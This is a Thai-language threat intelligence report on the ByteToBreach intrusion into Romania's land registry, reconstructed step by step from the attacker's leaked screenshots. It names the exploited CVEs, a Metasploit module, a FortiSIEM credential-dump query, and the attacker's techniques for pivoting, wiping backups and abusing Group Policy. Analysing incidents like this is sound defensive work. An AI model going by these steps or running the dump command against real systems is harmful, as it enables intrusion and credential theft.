

Threat Analysis Report

รายงานวิเคราะห์ภัยคุกคาม การโจมตีทางไซเบอร์ต่อระบบ
จดทะเบียนที่ดินแห่งชาติโรมาเนีย (ANCPI) โดยกลุ่ม
ByteToBreach

Romania Land Registry (ANCPI e-Terra) Cyberattack Analysis
CVE-2021-35464 (CVSS 9.8)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVE-2020-14882 (CVSS 9.8)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVE-2021-22205 (CVSS 10.0)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

23/07/2026

TLP:CLEAR





สารบัญ

บทสรุปสำหรับผู้บริหาร.....	3
Threat Actor Profiles	4
การวิเคราะห์เชิงเทคนิค.....	6
Tactics, Techniques, and Procedures (MITRE ATT&CK)	17
Indicators of Compromise (IoCs)	19
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ	20
อ้างอิง (References).....	22




บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้เป็นการวิเคราะห์การโจมตีทางไซเบอร์ครั้งใหญ่ต่อระบบสารสนเทศของสำนักงานจดทะเบียนที่ดินและโอนกรรมสิทธิ์แห่งชาติโรมาเนีย (National Agency for Cadastre and Real Estate Publicity: ANCPPI) ส่งผลให้ระบบให้บริการหลัก ได้แก่ แอปพลิเคชัน e-Terra ระบบจัดเก็บตำแหน่งทางภูมิศาสตร์ (RENNS) และระบบรับส่งอีเมลภายในหน่วยงานต้องหยุดให้บริการกะทันหัน เหตุการณ์ดังกล่าวนำไปสู่การหยุดชะงักของตลาดอสังหาริมทรัพย์และนิติกรรมกรรมสิทธิ์/การอนุมัติสินเชื่อจำนองทั่วประเทศโรมาเนีย ซึ่งส่งผลกระทบต่อธุรกรรมอสังหาริมทรัพย์มากกว่า 51,000 รายการต่อเดือน

จากการวิเคราะห์ข่าวกรองภัยคุกคามไซเบอร์เชิงลึก ระบุตัวตนผู้ประสงค์ร้ายได้อย่างชัดเจนว่าเป็นแฮกเกอร์รายเดียว ที่ปฏิบัติการภายใต้นามแฝง ByteToBreach (เชื่อมโยงอัตลักษณ์กับนาย Zakaria Mahdjoub พฤติการณ์ตั้งฐานปฏิบัติการในเมือง Oran ประเทศแอลจีเรีย) โดยมีแรงจูงใจทางการเงินเป็นหลัก

ผู้ประสงค์ร้ายได้ใช้เทคนิคการเจาะระบบผ่านช่องโหว่ซอฟต์แวร์ประมวลผลที่เชื่อมต่อกับอินเทอร์เน็ตซึ่งเป็นช่องโหว่เก่าที่รู้จักและถูกแจ้งเตือนล่วงหน้าแล้ว ได้แก่ CVE-2020-14882 (Oracle WebLogic Server Console RCE) ใน Oracle WebLogic Server ร่วมกับช่องโหว่ใน ForgeRock OpenAM ควบคู่กับการใช้รหัสผ่านที่หลุดรอดจากมัลแวร์กลุ่ม Infostealer (RedLine, Vidar, Lumma) เพื่อเข้าสู่ระบบภายใน จากนั้นยกระดับสิทธิ์ผ่านโครงสร้าง Active Directory ขโมยซอร์สโค้ดและข้อมูลประชาชน เข้ายึดระบบบริหารจัดการเครื่องเสมือน (VMware vSphere) และระบบสำรองข้อมูล (Veeam Backup) พร้อมทำลายข้อมูลบางส่วน ส่งผลให้ ANCPPI จำเป็นต้องตัดสินใจแยกระบบ และปิดให้บริการระบบ e-Terra และอีเมลทั้งหมดเป็นการชั่วคราวเพื่อควบคุมความเสียหาย ตัดช่องทางการขยายผลของผู้โจมตี และตรวจสอบความปลอดภัยของข้อมูล

อย่างไรก็ตาม ANCPPI สามารถกู้คืนระบบกลับมาได้จากระบบสำรองข้อมูลแบบ Offline ที่อยู่พ้นระยะการเข้าถึงของผู้โจมตี และอยู่ระหว่างการประสานงานกับบริการโทรคมนาคมพิเศษ (STS) ในการย้ายระบบเข้าสู่คลาวด์ภาครัฐ เพื่อฟื้นฟูบริการอย่างปลอดภัย



Threat Actor Profiles

โปรไฟล์ภัยคุกคามของกลุ่ม ByteToBreach (Zakaria Mahdjoub)

1. ประวัติและภูมิหลังและการประเมินการเชื่อมโยง

กลุ่ม ByteToBreach ปรากฏตัวในโลกไซเบอร์ตั้งแต่ช่วงเดือนมิถุนายน พ.ศ. 2568 โดยมีพฤติกรรมเป็น Initial Access Broker (IAB) และนักขายข้อมูลรั่วไหล ผู้ประสงค์ร้ายมักปฏิบัติการในลักษณะแฮกเกอร์อิสระตัวคนเดียว ที่มีความเชี่ยวชาญระดับปานกลาง เน้นการฉวยโอกาสแสวงหาช่องโหว่ที่เปิดเผยต่อสาธารณะ ควบคู่กับการลักลอบนำ credentials ที่หลุดรอดมาใช้เจาะระบบ

- **การระบุตัวตน:** จากการวิเคราะห์อาร์ติแฟกต์และฟุตพริ้นท์ทางดิจิทัลโดย พบการเชื่อมโยงชื่อแฝง ByteToBreach กับบุคคลชื่อ Zakaria Mahdjoub ซึ่งตั้งฐานปฏิบัติการในเมือง Oran ประเทศแอลจีเรีย อย่างไรก็ตาม พบหลักฐานการใช้งานภาษาและการมีปฏิสัมพันธ์กับชุมชนไซเบอร์รัสเซียบนบอร์ดมืดด้วยเช่นกัน
- **แรงจูงใจ:** แสวงหาผลประโยชน์ทางการเงินส่วนบุคคล ไม่พบสิ่งบ่งชี้ว่าเป็นปฏิบัติการจารกรรมข้อมูลที่มีรัฐหนุนหลัง

2. เครื่องมือการโจมตี (Threat Actor Toolset)

ประเภท / หมวดหมู่	รายการเครื่องมือ	บทบาทและวัตถุประสงค์ในการใช้งาน
Exploitation Framework	Metasploit Framework	เครื่องมือหลักในการยิง Exploit (OpenAM, WebLogic, WebSphere, GitLab) และฝัง Meterpreter Session
Command & Control (C2)	Sliver C2 Framework	C2 Framework สื่อสารผ่าน mTLS ใช้ฝัง Implant (/dev/shm/systemd) ควบคุมระยะไกล (Session: COLD_PRINTER)
Directory Reconnaissance	BloodHound & Neo4j	วิเคราะห์ Active Directory Graph ค้นหาเส้นทางยึด Domain Admin (ระบุเป้าหมาย CRISTIAN.DESPA)




ประเภท / หมวดหมู่	รายการเครื่องมือ	บทบาทและวัตถุประสงค์ ในการใช้งาน
Credential Dumping	netexec (CrackMapExec)	ดึง LSA Secrets จาก Veeam Server เพื่อขโมยรหัสผ่าน administrator[at]vsphere[.]local
Infrastructure Control	govc CLI & MOB Browser	สำรวจและสั่งการ Virtual Machines กว่า 1,000 เครื่องบน VMware vSphere 6.0
Network Recon & Capture	Nmap & Responder	สแกนเปิดพอร์ตเครือข่ายภายใน และดักจับ NTLM Authentication Hashes
Living-off-the-Land (LOLBins)	PowerShell, WMIC, PsExec	ใช้คำสั่งระบบสั่งลบ Volume Shadow Copies, ลบไฟล์สำรอง และควบคุมเครื่อง
Persistence Mechanisms	Zabbix Script & JSP Web Shell	ฝัง Backdoor Script ใน Zabbix (Detect OS) และฝัง dec3.jsp ถอดรหัสผ่าน OpenAM

3. กลุ่มเป้าหมาย (Targeted Sectors)

- ภาคส่วนหลัก: ภาครัฐบาล, สถาบันการเงิน, โทรคมนาคม, และการขนส่ง
- ขอบเขตทางภูมิศาสตร์: โรมานี (ANCP), ไนจีเรีย (Remita & CAC), ลัตเวีย (State Forests), อุซเบกิสถาน, สเปน, อินเดีย และเม็กซิโก



การวิเคราะห์เชิงเทคนิค




จากการวิเคราะห์ภาพถ่ายหลักฐาน (Proof-of-Compromise Screenshots) ทั้ง 12 ภาพในโฟลเดอร์ ROMANIA_CADASTRI/SCREENSHOTS ที่ ByteToBreach ได้เปิดเผยบนเว็บบอร์ดแฮกเกอร์ สามารถอธิบายรายละเอียดการบุกรุกและการเคลื่อนไหวนในแต่ละขั้นตอนได้อย่างชัดเจนดังนี้:

Attack Flow

1. การยึดระบบบริหารจัดการอัตลักษณ์ (Step 1: OpenAM Foothold)


ผู้โจมตีพยายามโจมตี GeoServer ผ่าน CVE-2024-36401 เป็นอันดับแรก แต่การเชื่อมต่อ timeout ทำให้เปลี่ยน vector ไปใช้ CVE-2021-35464 (ForgeRock OpenAM Java Deserialization RCE, CVSS 9.8) แทน โดยใช้ Metasploit module multi/http/cve_2021_35464_forgerock_openam ตั้ง listener บน port 53 (DNS) เพื่อหลบหลีก firewall ผลลัพธ์คือได้ reverse shell ในฐานะ tomcat user บน Ubuntu 24.04 LTS ช่องโหว่นี้มีอายุ 5 ปี นับจากวันที่ออก patch แต่ ANCP ยังไม่ได้ดำเนินการ



รูปที่ 1 แสดงการยึดหน้าต่างควบคุม ForgeRock OpenAM ผ่าน CVE-2021-35464

2. การ Bind สิทธิขโมยข้อมูล LDAP Directory (Step 2: OpenDJ Bind)


หลังจากได้จุดเชื่อมต่อใน OpenAM ผู้โจมตีได้เชื่อมต่อ เข้ากับบริการ ForgeRock OpenDJ (Directory Server) เพื่อดึงข้อมูลบัญชีผู้ใช้งาน สิทธิ และรหัสผ่าน ที่จัดเก็บในโครงสร้าง LDAP



รูปที่ 2 แสดงการเชื่อมต่อและดึงข้อมูลสิทธิใน OpenDJ LDAP

3. การข้ามโซนผ่าน Oracle WebLogic (Step 3: WebLogic Pivot)

จากหน้าจอ Terminal ในภาพถ่ายหลักฐาน 3_WEBLOGIC_PIVOT.png ยืนยันว่าผู้โจมตีได้ใช้สคริปต์เจาะระบบข้ามผ่านขั้นตอนการยืนยันตัวตน (Authentication Bypass RCE) บน Oracle WebLogic Server ผ่านช่องโหว่ CVE-2020-14882 ในการสั่งรันโค้ดระยะไกล (RCE) และรันคำสั่งบน Terminal เพื่อใช้เซิร์ฟเวอร์ WebLogic เป็นจุด Pivot ข้ามโซนเครือข่ายเข้าสู่พื้นที่แอปพลิเคชันภายใน



รูปที่ 3 แสดงการยึด Terminal ผ่านช่องโหว่ CVE-2020-14882 บน Oracle WebLogic Server

4. การขยายขอบเขตไปยัง IBM WebSphere (Step 4: WebSphere Pivot)


จากเครื่อง WebLogic ผู้โจมตีได้ทำการเคลื่อนที่แนวราบ (Lateral Movement) เข้าไปยังเซิร์ฟเวอร์ IBM WebSphere Application Server เพื่อขยายการเข้าถึงเซิร์ฟเวอร์ ประมวลผลฐานข้อมูลล่องหนหรือภัยคุกคาม



รูปที่ 4 แสดงการเข้าควบคุมระบบ IBM WebSphere Application Server

5. การบุกรุกเซิร์ฟเวอร์พัฒนาระบบ GitLab (Step 5: GitLab Pivot)

ผู้โจมตีเจาะเข้าโซนเข้าสู่เซิร์ฟเวอร์ GitLab Internal Instance ของ ANCPi ซึ่งเป็นศูนย์กลางในการเก็บรักษา Source Code ของแอปพลิเคชันภาครัฐทั้งหมด




รูปที่ 5 แสดงการเข้าถึงหน้าบริหารจัดการเซิร์ฟเวอร์ GitLab



6. การดึงซอร์สโค้ดระบบ e-Terra และ RENNS (Step 6: Source Codes Exfiltration)


ผู้โจมตีทำการดาวน์โหลดและขโมย Source Code Repositories ทั้งหมดของระบบ e-Terra, RENNS และฐานข้อมูลนิติกรรมที่ดิน เพื่อนำไปวิเคราะห์ช่องโหว่เพิ่มเติมและนำออกไปประกาศขาย




รูปที่ 6 แสดง Source Code Repositories ของระบบ e-Terra และ อื่น ๆ ที่ถูกขโมย

7. การเข้าควบคุมระบบ Zabbix Monitoring (Step 7: Zabbix Pivot)

ผู้โจมตีเข้ายึดระบบตรวจสอบติดตามเครือข่าย Zabbix Monitoring ซึ่งช่วยให้ผู้โจมตีเห็นผังโครงสร้างไอที หมายเลข IP Address ของเซิร์ฟเวอร์ทั้งหมด และสถานะของระบบโดยไม่ต้องทำการสแกนเครือข่ายเพิ่มเติม




รูปที่ 7 แสดงหน้าต่างแผงควบคุม Zabbix Monitoring ของ ANCPi




8. การดึงข้อมูล Credential จากระบบ Security Tools (Step 8: FortiSIEM & NOC Credential Dump — “Traitorware”)

ชื่อภาพ TRAITORWARE มีนัยว่าระบบ FortiSIEM (Security Information & Event Management) ซึ่งควรทำหน้าที่ปกป้ององค์กร กลับกลายเป็นคลัง credential ที่อุดมสมบูรณ์ที่สุดสำหรับผู้โจมตี ผู้โจมตีทำการ dump ฐานข้อมูล FortiSIEM PostgreSQL ด้วยคำสั่ง `psql -U phoenix phoenixdb -c "select * from ph_device_credential"` และได้ credentials ของ network devices ทั้งองค์กรในรูปแบบ AES-encrypted (reversible) รวมถึง credentials แบบ plaintext จากระบบ NOC สำหรับ Juniper switches และ Fortigate firewalls ทั้งหมด ซึ่งเปิดทางให้ผู้โจมตีสามารถปรับ routing, ACL และ firewall rule ได้ตามต้องการ




รูปที่ 8 แสดงการ Dump ฐานข้อมูล FortiSIEM และ NOC Credentials ของ network devices ทั้งองค์กร



9. การยี้ระบบบริหารจัดการ Virtual Machines (Step 9: vSphere Doors)


ผู้โจมตีใช้สิทธิ์แอดมินที่ขโมยมาทำการล็อกอินเข้าสู่ VMware vSphere / ESXi Console เพื่อควบคุมระบบ Virtualization ทั้งหมดของ ANCPi




รูปที่ 9 แสดงการเข้ายี้ระบบคอนโซล VMware vSphere Management

10. การทำลายระบบสำรองข้อมูล Veeam (Step 10: Veeam-Sphere Wipe)

ผู้โจมตีเข้าถึงคอนโซลระบบสำรองข้อมูล Veeam Backup & Replication / EMC NetWorker และทำการสั่งลบไฟล์สำรองข้อมูลออนไลน์ และ Snapshots เพื่อยับยั้งการกู้คืนระบบของเจ้าหน้าที่



รูปที่ 10 แสดงหน้าต่างระบบ Veeam Backup ที่ถูกเข้าถึงเพื่อสั่งลบข้อมูล



11. การยัด Active Directory และบังคับใช้นโยบายอันตราย (Step 11: AD Regrets)


ผู้โจมตีเข้าควบคุม Domain Controller ของ Active Directory และสั่งกระจาย Group Policy Object (GPO) อันตราย เช่น DISABLE WINDOWS FIREWALL และ MIGRATE - ADD ADMINS เพื่อปิดกั้นการป้องกันของวินโดวส์

No time to get full AD administrator due to tight time constraints...
Could have extracted a snapshot of the domain controller and fed the image to secretsdump..... :-

Admins


AD data ready

รูปที่ 11 แสดงโครงสร้าง Active Directory และ GPO ที่ถูกปรับแต่ง




12. การแนบหลักฐานการประกาศปิดระบบของภาครัฐ (Step 12: Official ANCPi Outage Announcement Mockery)


ภาพถ่ายหลักฐานใบสุดท้าย คือภาพถ่ายหน้าเว็บประกาศชี้แจงของ ANCPi บนเว็บไซต์หลัก (ancpi.ro) ซึ่งระบุว่า “ปิดให้บริการระบบชั่วคราวเนื่องจากปัญหาขัดข้องทางเทคนิค” โดยผู้โจมตีนำภาพประกาศอย่างเป็นทางการของภาครัฐมาโพสต์เปิดเผยเพื่อเยาะเย้ยคำแถลงของ ANCPi ที่พยายามชี้แจงลดระดับความรุนแรงของเหตุการณ์โจมตีทางไซเบอร์ว่าเกิดจากเหตุขัดข้องทางเทคนิคปกติ



รูปที่ 12 แสดงหน้าเว็บประกาศปิดให้บริการชั่วคราวของ ANCPi ที่ถูกแฮกเกอร์นำมาเปิดเผยเพื่อเยาะเย้ยคำแถลง



รูปที่ 13 แผนภาพการโจมตี



